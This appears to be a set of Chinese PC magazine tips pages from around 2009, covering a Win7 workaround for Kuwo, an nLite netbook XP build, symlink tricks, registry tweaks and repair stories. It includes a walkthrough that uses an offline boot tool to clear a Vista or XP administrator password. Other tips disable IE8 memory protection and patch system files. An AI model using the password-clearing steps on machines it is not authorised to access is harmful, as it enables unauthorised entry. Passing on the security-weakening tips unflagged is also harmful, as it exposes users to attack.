都几个月了？酷我音乐盒这款用户如此之多的软件，始终无法在Win7下运行，兼容模式运行也不行。这是因为不支持最新版Windows Media Player的缘故，不妨用Restorator对wmplayer.exe进行修改。

wmplayer 的权限　发送反馈意见
安全
对象名称：D:\Program Files\Windows Media Player\wm
组或用户名(G)：
SYSTEM
王志军 (DELL-620\Administrator)
Administrators (DELL-620\Administrators)
Users (DELL-620\Users)
TrustedInstaller
添加(D)...　删除(R)
Administrators 的权限(P)　允许　拒绝
完全控制 ✓
修改 ✓
读取和执行 ✓
读取 ✓
写入 ✓
了解访问控制和权限
确定　取消　应用(A)

第一步：到http://www.newhua.com/soft/12415.htm下载安装Restorator，运行后按下Ctrl+O，在“打开”中调入事先已复制出来的wmplayer.exe，依次选择“版本→1”，按下F6进入编辑模式，将右侧窗格中的二进制文件版本、产品版本更改为“11.0.6001.7000”，同时将文件版本修改为11.0.6001.7000 (longhorn_rtm.080118-1840)，详见图 所示，最后对其进行另存操作。

第二步：找到%programfiles%\Windows Media Player\下的wmplayer.exe文件，右击点击属性→安全→高级→所有者→编辑按钮，更改为Administrators，关闭对话框返回属性。

重新打开“wmplayer高级安全设置”，打开“权限→Administrators→更改权限→Administrators→编辑→wmplayer的高级安全设置”，勾选“完全控制”复选框。返回属性对话框，点击“组或用户名→Administrators→编辑”，将“完全控制”设为“允许”。

将已修改完成的wmplayer.exe文件覆盖%programfiles%\Windows Media Player\下的同名文件，右击酷我安装文件KwMusic.exe，打开“属性→兼容性”，按照图片所示进行设置。


> **小知识**
>
> 完成安装之后，请仍然将原版本的wmplayer.exe替换回来，否则Win 7系统下的Windows Media Player将无法正常运行。

优酷，没声音，再也不酷……

优酷网页上的在线视频死活都没有声音，土豆、我乐都是如此。急得一些爱好在线小电影的兄弟准备转移OS阵地了……没了声音的优酷，再也不酷了……

别急，在“开始菜单→运行”输入regedit回车打开注册表编辑器，依次定位到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32]，接着在右侧窗格检查有没有wavemapper值。如果没有，就新建一个字符串值，命名为wavemapper。然后双击该值，在它的“数值数据”处输入msacm32.drv确定即可。(文/一江春水)

CF [XF06]



MM专用你别乱装！打造上网本专用系统

出于成本控制的考虑，很多上网本并没有预装XP系统，用户自己装系统的话会发现很多不适：安装麻烦不说，装好后很多驱动缺失、系统服务冗余、运行大程序缓慢……因为上网本有自己的特点，台式机常用的系统并不适合上网本使用。何不自己打造一个上网本专用系统？

明确目标，上网本特点细细数

1.配置较低。上网本大多配置不高，要精简一些不必要系统服务、组件。

2.移动性强。抱着本本到处上网，专用系统要有IP一键切换设置，方便我们网络切换。

3.新设备多。大多都有蓝牙、红外设备、无线网卡、鼠标定位等设备。

4.MM用户多。因此专用系统应该包含精美主题、集成娱乐软件。

量身订制，先备齐锤子、瓦刀

1.下载XP SP3原版ISO安装镜像，将全部文件解压到"d:\sp3"备用。

2.下载好各种所需的驱动、应用程序和系统补丁（可以使用360安全卫士下载到本地）。

3.nLite，下载地址：http://www.newhua.com/soft/31296.htm。

小提示

1.如何改回默认分辨率？有些上网本比如联想S10在修改了默认分辨率后，就找不到1024×576选项了。在桌面点击鼠标右键，选择"图形属性→显示设置→屏幕分辨率"，在这里就可以调回默认分辨率了。

2.常用的上网本驱动哪里找？其实大部分驱动都是通用的，在芯片组、显卡、无线网卡上会有区别。将网址http://driver.zol.com.cn/detail/X.shtml中"X"替换为数字即可打开。

华硕Eee pc：芯片组，33/321644；显卡，33/321640；无线网卡，34/330876。

微星Wind：芯片组，34/336492；无线网卡，34/336494。

联想IdeaPad S10：显卡，33/328268；无线网卡，33/328276；声卡，33/328269。

惠普Mini：http://welcome.hp.com/country/cn/zh/support.html，自动检测产品型号。

热身一下：请上补丁、驱动

首先打开nLite，按向导提示选择XP安装文件所在分区，定位到"d:\sp3"后，nLite会自动读取操作系统信息。

在任务列表选择除sevice pack和"选项"外所有项目。点击"前进"后，准备加减各种组件。先整合系统补丁，点击"插入"然后依次导入补丁文件（类似WindowsXP-KB938464-v2-x86-CHS.exe）。

驱动文件整合类似，驱动下载后放在本机一个目录。然后在nLite界面点击"插入→导入单个驱动文件"，定位到驱动程序所在目录，依次选择其中的INF安装文件导入（见图1）。如果所下载的驱动找不到INF文件，可以选择"程序整合"，将驱动的压缩包整合，装完系统之后再安装。还可集成一些适用于上网本的程序进来，以下为小编推荐软件：

网络大补贴

很多上网本都是使用SATA硬盘，一定要导入SATA控制器AHCI驱动。到小编博墅http://powerson.blog.cfan.com.cn下查看，在这里还可以看到《用nLite整合系统补丁的常见问题》。

nLite
驱动程序
整合驱动程序到安装文件。

提供者	模式	类型	版本	日期	路径
Synaptics	PNP	Mouse	9.1.16.0	02/09/...	X:\解压缩\TouchPad\TouchPad

图1

软件名称	主要功能	下载地址
Netbook Resolution Customizer	调节上网本分辨率	http://work.newhua.com/cfan/200908/nrc.rar
BatteryEEE	易PC电池管理软件	http://work.newhua.com/cfan/200908/EB.rar
GMA Booster	上网本超频到400Mhz	http://work.newhua.com/cfan/200908/GB.rar
三能手写辨识	让触摸板变成手写板	http://www.10gb.cn/soft/soft_1462.htm
PDF阅读专家	浏览PDF文件	http://www.newhua.com/soft/60134.htm
MoveMe	键盘移动窗口	http://work.newhua.com/cfan/200908/moveme.rar

破土动工：看我精简、优化

完成补丁和驱动整合后，接下来就可以对系统进行精简和优化操作了。为了更好保护本本分区不被误格式化，可勾选"操作系统选项→格式化驱动器"支持，装好的系统分区右键菜单就没有"格式化"菜单。


网络大补贴

nLite精简之XP组件参考http://icode.csdn.net/source/1036171。

在无人值守安装这步，在"常规"选项下启用"OEM预安装1"，接着按提示输入自动安装参数如CD-KEY和用户密码等参数。为了让本本"生花"，再来两处妙笔。


妙笔A：添加一次运行的优化程序。由于本本主要来上网，这里可以使用深度论坛提供的专用优化程序。到http://work.newhua.com/cfan/200908/mstool.rar下载后将"mstool.exe"放置在"D:\sp3\$OEM$\$$\system32"（需要在D:\sp3预先建立上述目录，具体含义后面操作介绍）。返回nLite窗口，切换到"runonce"标签，输入"mstool.

取消蓝屏时出现的memory.dmp，在"我的电脑→属性→高级→设置→写入调试信息"选择"无"，取消其他信息类似。



接使用，推荐使用上网本专用主题，比如Windows 7 X2 Theme for EeePC：http://www.winskin.cn/Software/Catalog184/2952.html。nLite支持直接集成THEME、MSSTYLE主题。在nLite窗口切换到“桌面主题”，点击“添加”，把下载的主题整合进来即可。

其他优化项目按自己需要进行设置。完成后点击“前进”。点击“选项→补丁”，依次对“TCP/ICP”进行破解（方便本本用户加快下载）、启用Uxtheme破解，方便MM使用精美第三方主题（见图3）。




小提示

Runonce是注册表开机启动运行一次键值，我们可以把很多一次性操作添加到此。比如，可以在此添加“convert c: /fs:ntfs”，把当前系统分区转换为NTFS格式。

exe”后点“添加”。这样第一次进入系统后就会运行这个优化程序（只运行一次），在启动的深度优化向导选择“笔记本电脑优化模式”，它会自动关闭本本不需要的服务，把系统调整到最佳状态（见图2）。

妙笔B：添加主题。由于是MM用本本，我们还要准备一些精美主题，但需要注意的是由于上网本分辨率的特殊性，导致常用的主题并不能直



冲刺阶段：使用更加自如

点击“前进”后，nLite开始整合上述设置的任务。本本经常在家里或者公司上网，添加自动网络切换脚本到开机启动项目，方便MM们随时切换网络。

启动命令提示符输入“md "D:\sp3\$OEM$\$Docs\Administrator\[开始]菜单\程序\启动""（不含外双引号），建立上述目录结构。然后到http://work.newhua.com/cfan/200908/cfan.rar下载一键切换脚本cfan.bat，复制到“D:\sp3\$OEM$\$Docs\Administrator\[开始]菜单\程序\启动”目录下。安装程序会把一键切换脚本cfan.bat添加到启动项目。安装好系统后，第一次在家里和公司运行程序按提示保存自己网络设置。下次不管是在家里还是公司，选择恢复设置就可快速上网（见图4）。



最后搞定：闪盘成就安装

由于上网本没有光驱，需要把本本专用系统的ISO文件复制到USB设备中，比如最常用的闪盘（读卡器操作类似），到http://www.newhua.com/soft/34696.htm下载USBoot，打开程序后，选择闪盘，点击“选择工作模式→引导处理”。启动记事本，输入X:\i386\winnt.exe（X为闪盘引导后的盘符），保存为批处理Autoexec.bat，并放在闪盘根目录下。然后，重启电脑，插入闪盘就可以自动激活安装了，如果之前选择的是无人值守安装那就等着进入XP的蓝色世界吧！（文/俞木发）CF [XF07]

不死之躯 多系统程序练就分身之术

众所周知，在不同系统中，程序会使用独立的配置文件，会给用户造成麻烦。比如说比较常用的应用：下载，XP系统中下载一半的东西，到了Vista下就不能够断点续传了。本文就以Orbit（下载工具）为例，介绍如何通过目录“映射”，让同一应用程序在不同系统中共享配置文件。

说明：本文测试环境为XP和Vista双系统。Vista中实现的方法与XP原理相同，但方法不同。Orbit下载地址为http://www.onlinedown.net/soft/54559.htm。

原理：创建一个“第三方”的共用目录：F:\Orbit，将XP和Vista下的用户配置文件夹定向到这里。

预告：第9期加油站精彩预告《Vista下 你的专属文件都在哪里？》带你走入%appdata%的“神秘世界”……

第一阶段：MKLink施展分身之术


在Vista中，用户可以借助系统内置的MKLink命令转移程序配置来实现共享，可以创建目录、文件在不同位置的符号链接。

安装Orbit之后，在资源管理器地址栏输入“%AppData%”打开“X:\Users\admin\AppData\Roaming”的用户文件夹，这里存放着记录软件一举一动的信息文件。找到用于保存用户配置和下载任务的Orbit文件夹。选中后复制到其他NTFS分区，如F:\Orbit，然后删除%AppData%目录下的Orbit文件夹。在“开始”菜单中右击“命令提示符”选择“以管理员身份运行”，输入并执行命令：

mklink /d E:\Users\admin\AppData\Roaming\Orbit F:\Orbit

注释：mklink命令格式为“mklink [[/d] | [/h] | [/j]] Link Target”，参数“/d”是指建立目录符号链接。

成功创建符号链接之后，屏幕会显示信息“为E:\Users\admin\AppData\Roaming\Orbit <<===>> F:\Orbit创建的符号链接”（见图）。此时，在%AppData%目录下将会看到创建的符号链接“Orbit”，引用的位置是F:\Orbit，当Orbit读取或修改配置时会重新定向到引用的位置。



小知识：符号链接

所谓符号链接是一类特殊的文件，可以当做快捷方式使用，但能够被程序读取然后重定向真正的位置，这是快捷方式无法做到的。详解：http://inezha.com/p/4626301/item203。

第二阶段：Junction“映射”XP目录

XP系统中并没有提供符号链接命令，怎么办？没关系，junction.exe同样能够实现目录定向，在NTFS分区可以横行霸道。

到http://download.sysinternals.com/Files/Junction.zip下载，将junction.exe解压至系统目录。在资源管理器中打开%AppData%（X:\Documents and Settings\Administrator\Application Data），删除已存在的“Orbit”配置文件夹。运行CMD，打开命令提示符窗口，输入并执行：

junction "C:\Documents and Settings\Administrator\Application Data\Orbit" F:\Orbit

火速链接

2009年第8期系统栏目《OK，让伪加密去见鬼吧！》，讲述了Junction的另外一个应用：识破伪加密软件的欺骗之术。本期的“绝对挑战”栏目也有Junction的另一种应用方案。

最后阶段：大功告成！


创建成功后，在%AppData%目录下将会看到“Orbit”链接文件夹，对系统而言，它与F:\Orbit是完全一样的，删除其中的任何一个文件都会删除另外的一个。重新运行Orbit，即可使用程序的原有配置，并且保存了未完成下载进度、任务列表等。这样，无论是XP或Vista系统使用Orbit下载文件，都可以在另一个系统中进行继传，而且任务列表也不会因为重装系统而丢失。

小编有话说

本文只是讲了一款下载工具的双系统配置方法，同理，只要是你觉得在双系统下切换麻烦的常用程序，除了迅雷、快车之类的下载工具，像QQ、浏览器、FTP软件、游戏设置等等，都可以使用此法来进行调理。(文/逸林) CF [XF08]

据国外媒体报道，从今年4月14日起，微软Windows XP将退出“主流支持”阶段，进入“扩展支持”阶段。





高效工作，安度节约年代

现在是个讲究经济节约的年代，小A所在的公司频传“裁人”消息。为了保“饭碗”，小A的各位同仁，也同样是加班加点地干活，生怕裁人通知里有自己的名字。不过小A却像往常一样，轻松应对而且是越干越好，这是为什么呢？原来小A的自己的秘招就是用最少的时间，高效工作。

安全又方便，整“桌面”看我的

同事们一般在桌面上点击右键，选择“排列图标→运行桌面清理向导”，选择里面无用的快捷方式进行删除。不过桌面上的文件及文件夹却无法处理。小A却不一样，每天把桌面上的文件直接整理备份，即安全又方便。

第一步：在桌面上新建cfan.bat批处理文件，内容输入“dir *.exe /b >cnzaobao.txt”（/B 使用空格式没有标题信息或摘要），完成后运行cfan.bat，这时用记事本打开cnzaobao.txt文件。把里面的文字复制到Excel文档的“B”列中，在A列中加入“C:\Documents and Settings\Administrator\桌面\”，完成后，粘贴到原来的cnzaobao.txt中，并置于E盘中（见图1）。

A	B
Settings\Administrator\桌面\	07 Leaders - Electronic books and newspapers
Settings\Administrator\桌面\	www.cnzaobao.om发展计划 ← 文件夹
Settings\Administrator\桌面\	2009上半年电信学院硕士研究生论文提文、答辩安
Settings\Administrator\桌面\	2B660使用说明.doc
Settings\Administrator\桌面\	30 Asia - Taiwan's economy.mp3
Settings\Administrator\桌面\	alittlelove.mp3
Settings\Administrator\桌面\	an.exe
Settings\Administrator\桌面\	blog.lnk

补全地址后的文件 ❶

第二步：在E盘根目录下，单击右键，然后选择“新建→快捷方式”，输入以下命令：

"C:\Program Files\WinRAR\WinRAR.exe" a -x@e:\cnzaobao.txt -df -r d:\cleandesk.rar "C:\Documents and settings\administrator\桌面*.*"

命令解释：“C:\Program Files\WinRAR\WinRAR.exe”是WinRAR的安装位置，“e:\cnzaobao.txt”是创建的“桌面”文件夹中项目的列表文件；“d:\cleandesk.rar”由WinRAR创建，用来压缩备份“桌面”文件夹中被删除的项目；“C:\Documents and settings\administrator\桌面*.*”是电脑“桌面”文件夹中的所有文件。

接着点击“下一步”为该快捷方式起名为“桌面清理”。

第三步：完成之后，直接双击运行“桌面清理”，就会出现一个WinRAR的压缩界面，完成后，怎么样，桌面清爽了，文件都备份到E盘的cleandesk.rar中了，即安全又方便。

工作任务一个也不能少

小A每天的工作太多，很多时候会忘记一个重要事项，挨骂不少，不过自动小A用上Vista之后，这样的事就再也没有发生了。

在Vista侧边栏的顶部有一个“+”号键，点击即可进入小工具添加界面，打开便签，添加到侧边栏中，以后有事，只用写在这个桌面便签就一切OK。当工作有多个时，来回看便签还是麻烦，我们可以在侧边栏中添加日历来提醒小A。

其实系统用户我们可以用CFan介绍过的“飞秋”（下载地址：http://bbs.cnzaobao.com/download/feiq.rar）来帮忙。


打开飞秋后，点击“日程安排提醒”，单击选中需要提醒的日期，在“状态”表格里双击把需要提醒的话，写进“提示内容”里，当需要定时运行程序时，点击“选择程序”，并设定运行时间，“确定”就一切搞定（见图2）。



我休息，电脑照样工作

小A每天工作到很晚，弄得没有时间整理硬盘，系统运行越来越慢。在上班时整理硬盘，影响工作。怎么办？


到http://work.newhua.com/cfan/200908/fordisk.rar下载解压得到Fordisk.bat批处理文件，当下班时，运行该批处理，第二天上班的时候，就会是一个“整齐”的系统了（见图3）。



(文/常雪斌 侯忠) CF [XF09]

> **小提示：防QQ聊天“骚扰”**
>
> QQ2009为例，在“系统设置→基本设置→常规”，去掉“登录后自动运行QQ宠物”，在“声音”中去掉“开启声音提示”。在“状态和提醒→消息提醒”界面，去掉所有提醒。在“群消息”下拉框中找到“所有群消息设置→所有群接收不显示消息”这样就可以在空闲时候查看了。

大门反锁，斯文祈祷不如一脚踹开



如果哪天你不慎遗忘了系统管理员密码，被Vista反锁在大门之外，不要坐在那里虔诚地等待和祈祷，因为那毫无用途。与其耽误半天工作在那傻等老板的大骂，不如一脚踹开被反锁的Vista大门！这才是爷们，纯地（顺便竖起兰花儿指）！

第一步： 首先下载Offline NT Password & Registry Editor光盘版（下载地址：http://work.newhua.com/cfan/200908/PR.zip，下文简称PR），刻录到光盘。在BIOS中将设为光驱启动，用刻好的光盘启动，出现PR启动画面时按回车。在Step ONE……(步骤1)，按D键自动加载驱动，用数字键选择系统所在分区。

第二步： 在Step TWO……(步骤2)出现时直接回车，然后按1键。在Step THREE……(步骤3)中按1，在Username（用户名）键入账户名，然后按1。此时屏幕就会提示Password cleared（密码已清空）（见图）。

最后，键入!，然后键入q。在Step FOUR……(步骤4)中键入y完成更改。重启电脑，无需密码就可进入Vista。



小知识

用户信息包括加密的系统密码，一般都存储于sam(位于C:\windows\system32\config)文件内，它是注册表的一部分，不允许访问或解密。

Just Do It

如果你的密码确实太长，确实很容易被忘记，那最好还是做好前期准备，手握密码重设盘是最稳妥的策略。插入闪盘后，在系统内的“控制面板→用户账户→创建密码重设盘”中设置。忘记密码时，插入闪盘，弹出“重置密码向导”，键入新密码就行了。将闪盘中的userkey.psw文件拷贝到其他移动存储上，也可实现密码重设，你不信？不信你就自己试试！

另外，本文介绍的方法同样适用于XP系统，你也可以尝试。不过要慎用哦！（福建/周玲生）CF [XF10]

小提示

当然也可以键入2选择Edit (set new) user password（重设新密码），建议慎用该选项。

小抄速记

Slightly copies the shorthand

Q1 如何修改回收站的名称？

答：默认的状态回收站是不能改名的，这个方法可以实现。在“开始菜单→运行”处输入“Regedit”回车打开注册表编辑器，定位到[HKEY_CLASSES_ROOT\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}]，双击右窗口中“默认”字符串键值，改名后确定即可。最后在桌面上刷新一下，名称是不是变了？

Q2 如何让“我的电脑”图标高高在上？

答：确实，在默认情况下XP会把“我的文档”图标放在“我的电脑”图标上面。单击“开始→运行”，键入Regedit后回车，打开注册表编辑器，依次展开[HKEY_CLASSES_ROOTCLSID]分支，双击右侧窗口中名为SortOrderIndex的DWORD值，将它的值由48改为54即可。

Q3 如何搜索隐藏文件夹中的文件？

答：打开资源管理器，点击工具栏上的“搜索”按钮，在左边的“搜索助理”中点击“改变首选项→改变文件和文件夹搜索行为→默认的文件和文件夹搜索行为→高级→更多高级选项”，勾选“搜索隐藏的文件和文件夹”即可。

Q4 IE8中如何使用农行网银以及支付宝？

答：农行网银使用方法：在IE8菜单栏点击“工具→兼容性视图设置”，在“添加此网站”下输入农业银行网址，点击“添加→关闭”即可。
支付宝支持方法：打开“Internet选项→高级”，去掉“启用内存保护帮助减少联机攻击”的勾选，确定后即可使用支付宝了。

Q5 如何在桌面建立隐藏文件夹？

答：新建文件夹后右击选择“重命名”，右键点击选择“插入unicode控制字符”选择出现列表的第一项，回车会发现文件名已经为空。右击文件夹选择“属性→自定义→更改图标”（见图），选择里面的空白图标，确定后看看效果，文件夹“消失了”。不过在全选桌面图标或者鼠标左键划过之后还是会显出一点点痕迹。CF [XF11]



XP SP3中，右击桌面空白处选“属性”，切换到“桌面→自定义桌面”，按字母i，确定，即可找回桌面消失的IE图标。



讲述你自己修复系统的故事

故事一：品牌电脑的宝儿，可惜我不念它的好儿

我是一名财务工作者，非常喜欢电脑，《电脑爱好者》是我的挚爱。就在收到第6期杂志的同时，我碰到了一个棘手的问题：自己财务支付电脑无法开机了！这可是拥有非常多重要数据的电脑，第一反应就是要被炒了！找回数据的经历实在坎坷，写下来供大家看看有无值得借鉴的地方。不当之处敬请指正（小编注：您谦虚了）。

双盘齐上，宣告失败

这台电脑是上级单位统一配置的海尔天龙D3000-07。当发现无法启动的时候，我马上记起各位大虾千叮咛万嘱咐的第一要务：断电关机，拔硬盘。只有这样子才能确保不向硬盘上写数据，从而尽可能确保数据安全（小编注：安全意识很强）。然后将问题硬盘设置成从盘，挂到另一台机器上。

> **小提示**
>
> 需要注意观察另一台电脑的硬盘，最好设置成主盘，以免冲突。如果数据线不够用的话，从盘也可以挂在光驱接口上。

怀着激动的心情，默念了一声“GOD BLESS ME!”，按下电源。顺利启动，然后发现新硬件、硬盘，到“我的电脑”中看到，从盘被识别为一个分区，没有容量显示，双击提示“未被格式化”。直接晕倒。

资料找回，故障依旧

怎么办？上网！查了若干资料，终于判定这是由于分区表被破坏造成的。最终挑选了PTD软件进行了分区表修复（Partition Table Doctor 3.5，下载地址：http://www.onlinedown.net/soft/49029.htm）。运行后顺利地看到了各个分区，然后赶紧把重要的资料拷贝下来。数据有了，心情放轻松了。把硬盘改成主盘，放回原来的机器，开机，故障依旧……


查出病根，厂家作祟

干脆重做系统得了。下载Ghost XP刻盘，然后选择恢复系统到C盘。重启动还是不行，我开始发狂了！（小编：兄弟，这时候是我也会发狂）。请来了FDisk命令大法上阵，顺利分区，结果重新启动，竟然弹出安装“三茗克隆神将”的窗口（见图），这是什么东西？打了海尔客服电话，才知道这个型号的机器在主板上预装了三茗克隆神将，一款备份类的软件，这才是各种错误的罪魁祸首！上网下载了最新的BIOS，做到

> **小提示**
>
> 过程中我试过各种方法，比如客服说的使用安装盘而非克隆盘安装，网上提供的三茗卸载程序，BIOS屏蔽等等，都不起作用，就不赘述了。

启动软盘上，刷新BIOS，再次重启，终于不见了那讨厌的三茗。

小结： 这次操作，平时的积累对我帮助很大。预先对机器自身不了解，导致走了很多弯路，比如那个关键的三茗克隆神将。书到用时方恨少，一点不假啊！所以建议大家多看《电脑爱好者》！



故事二：拯救财务部

我来修电脑

同事弟弟公司的电脑出现故障：只要一插闪盘就“哗”迅速重启，同时网页打不开，提示DNS错误；可以上QQ，但只能上一个号。电脑公司的人一看安装有财务软件，不敢动了，怕找不回来数据，同事叫我过去看。

第一天从上午11点弄到下午2点，没有找到解决办法。诊断出来故障跟硬件和USB接口没有关系后，然后我给C盘做了Ghost镜像备份，重装系统。装好后，安装财务软件金蝶客户端，但有些财务软件他们无权安装，需要上面的财务局来人。第一天白费……

第二天依旧如此。下午时分，不管怎样，走之前再看看还有没有别的招，一次卸载了各种跟工作无关的软件，还是不行；最后一狠心卸载了XP的SP3补丁，重新启动机器，一切恢复正常！大家皆大欢喜，工作也可以接着干了，我也顺利拿到了一张来之不易的“红色票票”（小编注：您这叫正当收入……）。

追究原因： 系统安装了360安全卫士，并自动更新了XP补丁，其中就包括SP3。SP3新增了网络访问保护功能(NAP)，本意是好的，但导致一些打了补丁的系统出现无法上网的问题。

事后处理：我给机主安装了NOD32杀毒软件和天网防火墙试用版，不再安装360之类的软件。CF [XF12]



小编征稿啦！

如果你昨天自己费了半天的劲儿修复了已经瘫痪的系统，又是百度谷歌，又是询问高手；如果你昨天闯进了女生宿舍，冒着被楼长大妈打PP的危险帮MM修复了不能启动的电脑，那么，你不要吝啬，把你的经历一五一十写出来，发到xit@cfan.com.cn，标题注明“投稿：我来修电脑”，打包成附件发送：稿件+图片附件+你的尊荣照片（儿子、宠物、爱物……都可以）。那么你的稿件被录用的可能性不仅大增，而且稿费多多！我们的口号是：不求你最牛，但求别害羞！

视频文件无法删除是因为它被预览了。将该文件移动到一个空文件夹中，然后通过删除文件夹的方式可以删除它们。



我的视频就是与众不同

